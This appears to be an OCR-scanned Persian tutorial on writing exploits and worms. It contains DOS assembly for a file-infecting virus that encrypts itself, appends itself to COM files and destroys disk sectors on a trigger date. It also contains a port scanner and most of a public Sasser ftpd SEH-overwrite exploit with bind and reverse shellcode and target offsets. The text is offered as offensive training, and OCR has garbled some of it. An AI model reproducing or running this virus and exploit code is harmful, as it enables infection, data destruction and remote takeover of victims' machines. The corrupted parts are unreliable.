push ds                     ;
;-------------------------------------------------------------
mov ax,4300h                ;
int 21h                     ;get the file
mov word ptr cs:[attrib],cx ;atributes
;-------------------------------------------------------------
mov ax,4301h                ;le saco los atributos al
xor cx,cx                   ;file
int 21h                     ;
;-------------------------------------------------------------
mov ax,3d02h                ;open the file
int 21h                     ;for read/write
mov bx,ax                   ;bx=handle
;-------------------------------------------------------------
mov ax,5700h                ;
int 21h                     ;get the file date
mov word ptr cs:[hora],cx   ;put the hour
mov word ptr cs:[dia],dx    ;put the day
and cx,word ptr cs:[fecha]  ;calculate the seconds
cmp cx,word ptr cs:[fecha]  ;is ecual to 58? (DEDICATE TO N-POX)
jne seguir                  ;yes! the file is infected!
jmp cerrar                  ;
;-------------------------------------------------------------
seguir:                     ;
mov ax,4202h                ;move the pointer to end
call movedor                ;of the file
;-------------------------------------------------------------
push cs                     ;
pop ds                      ;
sub ax,3                    ;calculate the
mov word ptr [cs:largo],ax  ;jmp long
;-------------------------------------------------------------
mov ax,04200h               ;move the pointer to
call movedor                ;start of file
;-------------------------------------------------------------
push cs                     ;
pop ds                      ;read the 3 first bytes
mov ah,3fh                  ;
mov cx,3                    ;
lea dx,[cs:real]            ;put the bytes in cs:[real]
int 21h                     ;
;-------------------------------------------------------------
cmp word ptr cs:[real],05a4dh   ;the 2 first bytes = 'MZ' ?
jne er1                         ;yes! is a EXE... fuckkk!
;-------------------------------------------------------------
jmp cerrar
er1:
;-------------------------------------------------------------
mov ax,4200h      ;move the pointer
call movedor      ;to start fo file
;-------------------------------------------------------------
push cs           ;
pop ds            ;
mov ah,40h        ;
mov cx,1          ;write the JMP
lea dx,[cs:jump]  ;instruccion in the
int 21h           ;fist byte of the file
;-------------------------------------------------------------
mov ah,40h         ;write the value of jmp
mov cx,2           ;in the file
lea dx,[cs:largo]  ;
int 21h            ;
;-------------------------------------------------------------
mov ax,04202h      ;move the pointer to
call movedor       ;end of file
;-------------------------------------------------------------
```

```
push cs                     ;
pop ds                      ;move the code
push cs                     ;of my virus
pop es                      ;to cs:end+50
cld                         ;for encrypt
mov si,100h                 ;
mov di,offset fin + 50      ;
mov cx,offset fin - 100h    ;
rep movsb                   ;
;-------------------------------------------------------
mov cx,offset fin
mov di,offset fin + 50 + (offset crypt2 - offset start)  ;virus
enc:                         ;
xor byte ptr cs:[di],1       ;encrypt the virus
inc di                       ;code
loop enc                     ;
;-------------------------------------------------------
mov cx,offset fin
mov di,offset fin + 50 + (offset crypt - offset start)  ;virus
mov dx,1
enc2:                         ;

ÿinc di
inc di                        ;the virus code
loop enc2                     ;
;---------------------------------------
mov ah,40h                   ;
mov cx,offset fin - offset start ;copy the virus
mov dx,offset fin + 50       ;to end of file
int 21h                      ;
;-------------------------------------------------------
cerrar:                      ;
                             ;restore the
mov ax,5701h                 ;date and time
mov cx,word ptr cs:[hora]    ;file
mov dx,word ptr cs:[dia]     ;
or cx,word ptr cs:[fecha]    ;and mark the seconds
int 21h                      ;
;-------------------------------------------------------
mov ah,3eh                   ;
int 21h                      ;close the file
;-------------------------------------------------------
pop ds                       ;
pop es                       ;restore the
pop bp                       ;registers
pop di                       ;
pop si                       ;
popa                         ;
popf                         ;
;-------------------------------------------------------
pusha                       ;
                            ;
mov ax,4301h                ;restores the atributes
mov cx,word ptr cs:[attrib] ;of the file
int 21h                     ;
                            ;
popa                        ;
;-------------------------------------------------------
pushf                       ;
pusha                       ; 8-(  = f-prot
push si                     ;
push di                     ; 8-(  = tbav
push bp                     ;
push es                     ; 8-)  = I'm
push ds                     ;
;-------------------------------------------------------
mov ax,2524H                ;
lea bx,error                ;restore the
mov ds,bx                   ;errors handler
lea bx,error+2              ;
int 21h                     ;
```

```
;-------------------------------------------------------
pop ds                          ;
pop es                          ;
pop bp                          ;restore the
pop di                          ;resgisters
pop si                          ;
popa                            ;
popf                            ;
;-------------------------------------------------------
JMP A3                          ;jmp to orig. INT 21
                                ;
;*******************************************************
;           SUBRUTINES AREA
;*******************************************************
                                ;
movedor:                        ;
                                ;
xor cx,cx                       ;use to move file pointer
xor dx,dx                       ;
int 21h                         ;
ret                             ;
;-------------------------------------------------------
all:                            ;
                                ;
XOR AL,AL                       ;use to set
iret                            ;error flag

;*******************************************************
;         DATA AREA
;*******************************************************
largo  dw  ?
jump   db  0e9h
real   db  0cdh,20h,0
hora   dw  ?
dia    dw  ?
attrib dw  ?
int21  dd  ?
error  dd  ?

ÿ;--------------------------------
action:                         ;
MOV AH,2AH                      ;
INT 21H                         ;get date
CMP Dl,byte ptr cs:[action_dia+bp]  ;is equal to my day?
JE  cont                        ;nop! fuck ret
cmp byte ptr cs:[action_dia+bp],32  ;
jne no_day                      ;
cont:                           ;
cmp dh,byte ptr cs:[action_mes+bp]  ;is equal to my month?
je set                          ;
cmp byte ptr cs:[action_mes+bp],13  ;
jne NO_DAY                      ;nop! fuck ret
set:                            ;
mov ah,0dh                      ;
int 21h                         ;reset disk
mov al,2                        ;
mov cx,0ffffh                   ;
mov dx,0                        ;
int 26h                         ;fuck ffffh sector
mov ah,0dh                      ;reste disk
int 21h                         ;
mov al,2                        ;
mov cx,0ffffh                   ;
mov dx,0ffffh                   ;new fuck+
int 26h                         ;heheheh!!!
NO_DAY:                         ;
```

مقاله :

در مقدمه با بعضی مطالب مهم و اساسی آشنا شدید البته باید بگویم که همون مطالب در حدود 50 درصد از مسئله کد نویسی مخرب رو تشکیل می داد ادامه مقاله به 50 درصد بقیه خواهد پرداخت باز هم می گویم که شما باید به همگی مطالب گفته شده در مقدمه آگاهی و احاطه کامل داشته باشید در واقع پیشنیاز این بخش محسوب می شوند

یک تقسیم بندی :

Exploit ها اغلب به دوگونه تهیه می شوند یکی به صورت Local و دیگری به شکل remote برای توضیح باید بگم که یک اکسپلویت Remote در واقع همان اکسپلویت Local هستش که امکانات شبکه ای به سورس کد اضافه شده در واقع اکسپلویت های Local رو در آزمایشگاهها و بر روی سیستم های داخلی تولید و تست می کنند و بعد از اطمینان پیدا کردن از توع آسیب پذیری و عملی بودن اکسپلویت قسمت های کد شبکه رو هم برای شناسایی و هم چنین نفوذ به شبکه به سورس کد Local اضافه می کنند در واقه پس بحث اکسپلویتینگ هم به دو صورت شد البته از اینجا می توانیم شروع یک دروازه مهیج دیگر رو هم اشاره کنیم که اون همون نوشتن ویروس ها و بخصوص Worm ها هست خود این مطلب اینقدر می تونه برای شما جالب باشه که می توان بعد از بحث اکسپلویت نویسی به بحث بر روی نحوه تهیه ورم ها پرداخت مهمترین بخش هر ورمی بخشی نام داره به نام سر جنگی یا War Head که در اون قسمت سورس اکسپلویت قرار داره و عملیات نفوذ رو هم بر عهده داره البته ورم ها از اجزای دیگری هم تشکیل شده اند که به بحث ما در اینجا ربطی نداره ولی هموم مهمترین قسمتش که قسمت جنگی کرم محسوب میشه همون اکسپلویت به کار رفته در ورم هستش پس شما می بینید که از مبحث مادری به نام نحوه اکسپلویت نویسی شما می توانید به دیگر امور که منشعب از این تکنیک هم هست دست پیدا کنید از جمله ورم نویسی و یا کشف Bug ها و ....
خوب به اینجا رسیدم که یک اکسپلویت Remote باید توانایی برقراری با شبکه و همچنینی جستجو با دیگر منابع شبکه رو داشته باشه بعد از نحوه نوشتن این قسمت از برنامه می توانید قسمت Local رو هم به آن اضافه کنید و با بر طرف کردن خطا های دستوری و منطقی برنامه اتان یک اکسپلویت تر و تمیز داشته باشد می دونم که در ابتدا یک مقدار سخت و دور از ذهن می آید اکسپلویت نویسی ولی بعد از مدتی تمرین و تلاش این کار نه تنها بسیار سهل و آسان می شود بلکه آن موقع است که از کار بر روی شبکه لذت می برید و طمع واقعی هکر بودن رو می چشید .استفاده از آسیب پذیری های و اکسپلویت های این و آن بعد از مدتی می تونه ملال آور و خسته کننده باشه .پس ابتدا مقداری به توضیح در باره Remote کردن یک کد محلی خواهم پرداخت از این بخش به Socket Programming یاد میشه باد یک اکسپلویت بتونه مثلا با آداپتور شبکه مورد نظر تماس برقرار کنه مثلا باید بتونه که IP های مورد نظر رو بشناسه و با فرستادن دستور ها ی به اجرای کد ها اقدام کنه. مطلب مهمی هم که باید در اینجا به اون اشاره کنم در قسمت نوع Socket Programming ای است که می خواهید اکسپلویت خودتان را طراحی کنید به طور مثال بعضی اکسپلویت ها فقط سیستم های ویندوزی رو می شناسند و بهضی هم فقط سیستم های مبتنی بر لینوکس رو که هر کدام از این دو نوعی خاصی از برنامه نویسی بر روی شبکه رو به ما تحمیل می کنه البته نوعی از اکسپلویت نویسی هم وجود داره که دو منظوره هست یعنی هم برای ویندوز قابل به


کارگیری هست و هم برای لینوکس بیشتر از این شیوه در ابرکرم ها برا ی افزایش قدرت نفوذ پذیری و همچنین گسترش بیشتر بر روی شبکه ازآنها استفاده می شود به طور مثال برای این منظور به این صورت می شود یک ورم دو منظوره طراحی نمود

```
//Black_Devils B0ys Coded

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>

#ifdef WIN32
    #include <winsock.h>
    #include "winerr.h"

    #define close   closesocket
#else
    #include <unistd.h>
    #include <sys/socket.h>
    #include <sys/types.h>
    #include <arpa/inet.h>
    #include <netdb.h>
#endif
```

فکر نمی کنم کد بالا به توضیحی اضافی نیاز داشته باشه همانطور که می بینید یک تابع شرطی ساده است که ابتدا چک می کنه که آیا سیستم مورد نظر از نوع ویندوزی هست یا نه اگه ویندوزی باشه توابع کمکی ویندوزی را فراخوانی می کند و گرنه فایل های کمکی لینوکس رو فراخوانی سپس سوکت مورد نظر رو می بنده .
در ادامه مقاله برای هر سورس کدی توضیح اضافی نخواهم داد با توجه به سر فصل هر موضوع و همچنینی آشنایی قبلی اتان با برنامه نویسی می توانید با توجه بیشتر به سورس کدها مطالب مورد نظر رو دریافت کنید باید بگویم که بخش Socket Programming یکی از مهمترین بخش های هر اکسپلویت Remote به شمار می آید این بخش وظیفه شناسایی هدف و تشخیص نوع هدف و همچنینی آسیب پذیر بودن یا نبودن هدف را بر عهده دارد از همه مهمتر یکی از مهمترین مسائلی که هر هکر در استفاده از یک اکسپلویت از اون انتظار دارد بخشی هست که بعد از نفوذ و شناسایی هدف و اجرای اکسپلویت می خواهد که جواب رو به نفوذ گر بر گرداند اغلب این جواب چیز های متفاوتی می تواند باشد از قبیل شناسایی منابع موجود بر روی سیستم یکی از حواب هایی که اغلب هکر ها بدنبال آن می گردند و پروسه اکسپلویت را بر پایه آن طراحی می کنند گرفتن یک Shell Account از سیستم هدف هست از آنجایی که اغلب اهداف اکسپلویت نویسی متمرکز بر روی شل گیری شده به صورت رایج به اکسپلویتینگ Shell Programming هم اطلاق می شود ولی در نظر داشته با شید که به صورت علمی یکی از اهداف هر اکسپلویتی می تواند شل گیری باشد و نباید اکسپلویت نویسی را محدود به دریافت شل از سیستم های قربانی در نظر گرفت با نظر گرفتن تمامی مطالب بالا مقداری در مورد Socket Programming مطالبی ارائه خواهم داد در آخر مقاله هم به یکی از روش های ساختن اکسپلویت و shellcoding اشاره می نمایم

تمامی مطالب بالا به صورت زیر قابل بررسی است

In Addition




در این مقاله ما قصد داریم فقط در مورد Socket Programming و Black Source کمی صحبت کنیم این خلاصه شده ی یک پروژه نرم افزاری بود که من به شما نشان دادم نمودار اصلی می تواند آنقدر پیچیده باشد که نتوان در نگاه اول از آن سر در آورد به طور مثال یک شرکت سازنده برنامه های تولیدی خودرا بارها و بار ها از طرق مختلف چک می کنند تا باگ های احتمالی را کشف نموده و بر طرف کنند ولی بیشتر اوقات هم خیلی از آسیب پذیری ها را نمی توانند پوشش بدهند مثل محصول IIS
در تولید IIS 6 چندین و چند گروه امنیتی (هکری) از جمله متخصصان هندی شرکت داشتند ولی با این وجود هر روزه خبری مبنی بر کشف باگ جدید می شنوید
بهتر است به بحث اصلی خودمان همان Socket Programming بر گردیم

برای بحث Socket Programming بایستی توابع بیشماری را فرا بگیرید توابعی که در بحث ما نخواهد گنجید. بهترین نو ع آموزش برای نحوه کد نویسی بر روی شبکه بهتر است که با هم بر روی یک مثال عملی کار کنیم باید بگویم که پرداختن به کلیه بحث های Socket Programming در این مقاله قابل گنجاندن نیست به هر حال به مطالب مفیدی که فکر می کنم برای شما مفید باشد اشاره خواهم نمود
تا به حال فکر کرده اید که یک برنامه Port Scanner چگونه پورتهای سیستم های هدف را شناسایی کرده و از باز یا بسته بودن آنها اطلاع پیدا نموده و خروجی را به شما باز می گرداند برای بررسی بیشتر به این مطالب توجه نمایید یک برنامه اسکنر برای اینکه بفهمد بر روی مقصد پورت شناخته شده ای باز است یا نه بوسیله دو پروتکل پایه ای شبکه به تست Destination می پردازد

در روش اول TCP Scanning: توضیح مطلب اینکه باید گفت که پکت های داده ای ویژه ای برای این منظور تعریف شده اند با فرستادن و در یافت هر کدام از این نوع پکت داده ها نوع پورت و همچنین باز یا بسته بودن پورت نیز مشخص خواهد شد به این ترتیب که مقصد یک پکت مثلا به میزان 2 بایت را به مقصد می فرستدکه در TCP Header این پکت داده 6 بیت خانه داده ای قابل بررسی است با فرستادن و دریافت ترکیبی هر یک از این نوع پکت داده ها جواب خاصی را به ما بر می گرداند این 6 بیت خانه که به طور قرار دادی در Header تعریف شده اند عبارتند از

URG – ACK – PSH – RST SYN – FYN Bits


هر کدام از این نوع پکت داده ها به منظور خاصی به مقصد فرستاده شده و با جواب برگشتی نوع پورت و همچنینی دیگر خصوصیات مشخص می شوند(به دانستن بیشتر جزییات در این زمینه نیاز ندارید اگر علاقه من به دانستن ریز جزییات علمی هستید می توانید از RFC های مربوط به این بخش استفاده کنید) مثلا به طور مثال اگر سه بیت از خانه های مورد نظر به مقصد فرستاده شود و کل سه بیت مورد نظر برگشت داده شود دو مقصد با یکدیگر دست داده اند و بدین ترتیب Connect شدن به مقصد معلوم می شود به شکل زیر توجه کنید



در صورت موفقیت بودن این عمل عملیات Hand shake با موفقیت کامل صورت گرفته است

انواع دیگر دریافت و ارسال بیت ها به صورت های زیر می باشد :

- TCP-Connect() Scanning **à** SYN Packet
- TCP-SYN-Scanning



- TCP-TSP-FIN-Attacks
- Fragmentation Scanning
- FTP Bounce Attack

UDP Scanning

UDP ICMP unreachable scanning
UDP recvfrom() und write() scanning
ICMP Echo scanning(Ping)

به سورس برنامه پورت اسکنر زیر توجه کنید (این یکی از بهترین مثال های موجود برای آشنایی برنامه نویسی شبکه است در صورت Runtime مقدار را به 500ms و یا بیشتر افزایش دهید تا اشکال مربوطه رفع شود)

```
#include <windows.h>
#include <stdio.h>
```

```
// Unter Projekt - Einstellungen - Linker wsock32.lib hinzufügen
// Basiert auf Portscanner von DarkRaign
// Portiert für Windows von Trapper 19.04.2000

#define OFFEN 1
#define GESCHLOSSEN 0
WSADATA ws;
SOCKET s;
char ip[40];
struct sockaddr_in sa;
int startport, endport;
struct hostent *HOST;

// Dummys
int i;
int checkport(int x)
{
  s = socket(AF_INET, SOCK_STREAM, 0);
  if (s == INVALID_SOCKET) printf("FEHLER beim Erstellen des
Sockets\n");
  sa.sin_family = AF_INET;
  sa.sin_port = htons(x);
  sa.sin_addr.s_addr = *((unsigned long *) HOST->h_addr);
  if(connect(s, (struct sockaddr *)&sa, sizeof(sa))==SOCKET_ERROR)
  {
    closesocket(s);
    return (GESCHLOSSEN);
  }
  else
  {
    closesocket(s);
    return (OFFEN);
  }
}

void main()
{
  WSAStartup(0x0101, &ws);
  printf("Bitte IP oder Hostname eingeben: ");
  scanf("%s", &ip);
  printf("Bitte Startport eingeben: ");
  scanf("%d", &startport);
  printf("Bitte Endport eingeben: ");
  scanf("%d", &endport);
  HOST = gethostbyname(ip);
  printf("\nStarte Portscan auf %s von Port #%d bis #%d\n", ip,
startport, endport);
  for (i=startport; i<=endport; i++)
  {
    if(checkport(i) == OFFEN) printf("Port %d ist offen\n", i);
  }
  WSACleanup();
}
```

برای تبدیل اسم Host به IPآدرس مورد نظر می توان از آرگومان

```
struct hostent* gethostbyname(const char* name);
```

به شکل زیر استفاده نمود

```
struct hostent
{
char *h_name; //Offiziele Namen(z.B. Microsoft.com)
char **h_aliases;//Aliasnamen
int h_addrtype;
int h_length;
char **h_addr_list;//IP-Nummer(n)
};
```

خوب با نحوه کار یک برنامه پورت اسکنر مقداری آشنا شدید اگر از مفهوم بالا و همچنین کد بالا چیزی سر در نیاوردین اشکالی نداره منظور من از آورد این مثال این بود که کار اصلی ما با قسمت هایی از سورس برنامه ها هست که منحصرا برای دریافت و ارسال پکت ها ازشان استفاده می شود در یک سورس کد یک اکسپلویت هم شما به این آرگومان ها بسیار برخورد خواهید نمود

Sasser Worm

بعد از مثال Port Scanning مثال دیگه ای که فکر می کنم که می تونه برای شما بسیار جالب می تونه باشه قسمت ftpd کرم معروف ساسر باشه به آرگومان های و توابع شبکه ای توجه کنید ظمنا از دوستانم در NetSky که این سورس کد رو در اختیارم گذاشتند تشکر می کنم در ادامه با نحوه نوشتن و شناسایی ضعفی که کرم ساسر از آن استفاده می کرد آشنا می شوید به کد های زیر دقت کنید- به فلش ها نیز توجه بیشتری کنیددر ادامه مقاله با اهمیت این قسمت ها بیشتر آشنا می شوید-

```
/*
  _________ / ___// ____/ ____/
 / ___/ __ \\__ \/ __/ / /
/ /  / /_/ /__/ / /___/ /___
/_/   \____/____/_____/\____/

- ROMANIAN SECURITY RESEARCH 2004 -


sasser v[a-e] exploit (of its ftpd server)

exploit version 1.4, public

author:  mandragore
date:  Mon May 10 16:13:31     2004
vuln type: SEH ptr overwriting
greets:  rosecurity team
discovery: edcba
note:  sasser.e has its ftpd on port 1023
update:  offsets

*/

#include <stdio.h>
#include <strings.h>
#include <signal.h>
#include <netinet/in.h>
#include <netdb.h>

#define NORM  "\033[00;00m"
#define GREEN "\033[01;32m"
```

```
#define YELL  "\033[01;33m"
#define RED   "\033[01;31m"

#define BANNER GREEN "[%%] " YELL "mandragore's sploit v1.4 for " RED
"sasser.x" NORM

#define fatal(x) { perror(x); exit(1); }

#define default_port 5554

struct { char *os; long goreg; long gpa; long lla;}
targets[] = {
//  { "os", pop pop ret, GetProcAd ptr, LoadLib ptr },
 { "wXP SP1 many", 0x77BEEB23, 0x77be10CC, 0x77be10D0 }, // msvcrt.dll's
 { "wXP SP1 most others", 0x77C1C0BD, 0x77C110CC, 0x77c110D0 },
 { "w2k SP4 many", 0x7801D081, 0x780320cc, 0x780320d0 },
}, tsz;

unsigned char bsh[]={
0xEB,0x0F,0x8B,0x34,0x24,0x33,0xC9,0x80,0xC1,0xDD,0x80,0x36,0xDE,0x46,0xE2,0xFA,
0xC3,0xE8,0xEC,0xFF,0xFF,0xFF,0xBA,0xB9,0x51,0xD8,0xDE,0xDE,0x60,0xDE,0xFE,0x9E,
0xDE,0xB6,0xED,0xEC,0xDE,0xDE,0xB6,0xA9,0xAD,0xEC,0x81,0x8A,0x21,0xCB,0xDA,0xFE,
0x9E,0xDE,0x49,0x47,0x8C,0x8C,0x8C,0x8C,0x9C,0x8C,0x9C,0x8C,0x36,0xD5,0xDE,0xDE,
0xDE,0x89,0x8D,0x9F,0x8D,0xB1,0xBD,0xB5,0xBB,0xAA,0x9F,0xDE,0x89,0x21,0xC8,0x21,
0x0E,0x4D,0xB4,0xDE,0xB6,0xDC,0xDE,0xCA,0x6A,0x55,0x1A,0xB4,0xCE,0x8E,0x8D,0x36,
0xDB,0xDE,0xDE,0xDE,0xBC,0xB7,0xB0,0xBA,0xDE,0x89,0x21,0xC8,0x21,0x0E,0xB4,0xDF,
0x8D,0x36,0xD9,0xDE,0xDE,0xDE,0xB2,0xB7,0xAD,0xAA,0xBB,0xB0,0xDE,0x89,0x21,0xC8,
0x21,0x0E,0xB4,0xDE,0x8A,0x8D,0x36,0xD9,0xDE,0xDE,0xDE,0xBF,0xBD,0xBD,0xBB,0xAE,
0xAA,0xDE,0x89,0x21,0xC8,0x21,0x0E,0x55,0x06,0xED,0x1E,0xB4,0xCE,0x87,0x55,0x22,
0x89,0xDD,0x27,0x89,0x2D,0x75,0x55,0xE2,0xFA,0x8E,0x8E,0x8E,0xB4,0xDF,0x8E,0x8E,
0x36,0xDA,0xDE,0xDE,0xDE,0xBD,0xB3,0xBA,0xDE,0x8E,0x36,0xD1,0xDE,0xDE,0xDE,0x9D,
0xAC,0xBB,0xBF,0xAA,0xBB,0x8E,0xAC,0xB1,0xBD,0xBB,0xAD,0xAD,0x9F,0xDE,0x18,0xD9,
0x9A,0x19,0x99,0xF2,0xDF,0xDF,0xDE,0xDE,0x5D,0x19,0xE6,0x4D,0x75,0x75,0x75,0xBA,
0xB9,0x7F,0xEE,0xDE,0x55,0x9E,0xD2,0x55,0x9E,0xC2,0x55,0xDE,0x21,0xAE,0xD6,0x21,
0xC8,0x21,0x0E
};

unsigned char rsh[]={
0xEB,0x0F,0x8B,0x34,0x24,0x33,0xC9,0x80,0xC1,0xB6,0x80,0x36,0xDE,0x46,0xE2,0xFA,
0xC3,0xE8,0xEC,0xFF,0xFF,0xFF,0xBA,0xB9,0x51,0xD8,0xDE,0xDE,0x60,0xDE,0xFE,0x9E,
0xDE,0xB6,0xED,0xEC,0xDE,0xDE,0xB6,0xA9,0xAD,0xEC,0x81,0x8A,0x21,0xCB,0xDA,0xFE,
0x9E,0xDE,0x49,0x47,0x8C,0x8C,0x8C,0x8C,0x9C,0x8C,0x9C,0x8C,0x36,0xD5,0xDE,0xDE,
0xDE,0x89,0x8D,0x9F,0x8D,0xB1,0xBD,0xB5,0xBB,0xAA,0x9F,0xDE,0x89,0x21,0xC8,0x21,
0x0E,0x4D,0xB6,0xA1,0xDE,0xDE,0xDF,0xB6,0xDC,0xDE,0xCA,0x6A,0x55,0x1A,0xB4,0xCE,
0x8E,0x8D,0x36,0xD6,0xDE,0xDE,0xDE,0xBD,0xB1,0xB0,0xB0,0xBB,0xBD,0xAA,0xDE,0x89,
0x21,0xC8,0x21,0x0E,0xB4,0xCE,0x87,0x55,0x22,0x89,0xDD,0x27,0x89,0x2D,0x75,0x55,
0xE2,0xFA,0x8E,0x8E,0x8E,0xB4,0xDF,0x8E,0x8E,0x36,0xDA,0xDE,0xDE,0xDE,0xBD,0xB3,
0xBA,0xDE,0x8E,0x36,0xD1,0xDE,0xDE,0xDE,0x9D,0xAC,0xBB,0xBF,0xAA,0xBB,0x8E,0xAC,
0xB1,0xBD,0xBB,0xAD,0xAD,0x9F,0xDE,0x18,0xD9,0x9A,0x19,0x99,0xF2,0xDF,0xDF,0xDE,
0xDE,0x5D,0x19,0xE6,0x4D,0x75,0x75,0x75,0xBA,0xB9,0x7F,0xEE,0xDE,0x55,0x9E,0xD2,
0x55,0x9E,0xC2,0x55,0xDE,0x21,0xAE,0xD6,0x21,0xC8,0x21,0x0E
};

char verbose=0;

void setoff(long GPA, long LLA) {
int gpa=GPA^0xdedededе, lla=LLA^0xdedededе;
memcpy(bsh+0x1d,&gpa,4);
memcpy(bsh+0x2e,&lla,4);
memcpy(rsh+0x1d,&gpa,4);
memcpy(rsh+0x2e,&lla,4);
}

void usage(char *argv0) {
int i;

printf("%s -d <host/ip> [opts]\n\n",argv0);

